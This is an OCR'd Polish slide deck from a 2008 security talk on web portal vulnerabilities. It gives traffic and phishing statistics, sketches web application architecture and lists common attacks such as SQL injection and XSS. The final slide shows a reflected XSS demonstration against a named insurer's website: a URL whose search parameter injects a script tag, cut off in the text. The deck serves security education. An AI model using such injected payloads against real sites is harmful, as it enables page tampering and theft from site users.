LogicalTrust IT Security Solutions

Drobne błędy w portalach WWW

Borys Łącki

http://www.logicaltrust.net

XIX Górska Szkoła Informatyki / Szczyrk, 23-26.06.2008 r.

LogicalTrust IT Security Solutions

LogicalTrust

wyizolowany departament bezpieczeństwa IT Business Consulting Experts Sp. z o.o. świadczący usługi w wybranych obszarach bezpieczeństwa IT.

- Audyty
- Testy penetracyjne
- Inżynieria odwrotna
- Analiza ryzyka
- Hardening
- HoneyPots

LogicalTrust

IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5

office@logicaltrust.net
http://www.logicaltrust.net/

LogicalTrust IT Security Solutions

Dlaczego WWW jest ważne?


2007

ilość ruchu **WWW** przekroczyła
ilość ruchu **P2P**


IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5

office@logicaltrust.net
http://www.logicaltrust.net/

Dlaczego WWW jest ważne?



Dlaczego WWW jest ważne?
Rodzaje danych HTTP




http://www.ellacoya.com/news/pdf/2007/NXTcommEllacoyaMediaAlert.pdf

Dlaczego WWW jest ważne?

1) Wydajemy pieniądze
2) Zarządzamy finansami
3) Zarabiamy pieniądze
4) Marnujemy czas

Dlaczego WWW jest ważne?

4396 Total Vulnerabilities Reported in SANS @RISK Data From November 2006 - October 2007




Dlaczego WWW jest ważne?

Amerykańskie ofiary phishingu

3,6 miliona osób, które straciły łącznie 3,2 miliarda dolarów.

(Gartner, http://www.heise-online.pl/news/item/2356/)

Architektura aplikacji WWW



Warstwa WWW


(filtry wejścia/wyjścia)

Warstwa Aplikacji

(logika biznesowa)

Serwer Baz Danych


Architektura aplikacji WWW




ŹLE

LogicalTrust IT Security Solutions

Architektura aplikacji WWW



OK



LogicalTrust IT Security Solutions

Najczęstsze ataki

- PHP Remote File Include
- SQL Injection
- Cross-Site Scripting
- Cross-Site Request Forgery

SANS Top-20 2007 Security Risks

LogicalTrust IT Security Solutions


Cross-Site Scripting (XSS)

LogicalTrust

IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5


office@logicaltrust.net
http://www.logicaltrust.net/

Reflective XSS



LogicalTrust IT Security Solutions

Zmiana treści za pomocą XSS


Ergo Hestia - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.hestia.pl/sigeh/servlet/www.SIG_SearchServlet?Q='%3E%3Cscript%3E(
Google
ERGO HESTIA
Polecamy:
Nasze ubezpieczenia
Dla Ciebie i Twojej Rodziny
Dla Twojej Firmy
Życie
Majątek
Eventus
Spotkanie z agentem | Zakup on-line
Altima
Aspira
Sjesta
english brief
Hestia Kontakt
LogicalTrust.net
Copyright © Ergo Hestia 2004
Hestia Kontakt: 0 801 107 107 tel.: (58) 555 5 555 poczta@hestia.pl
Done

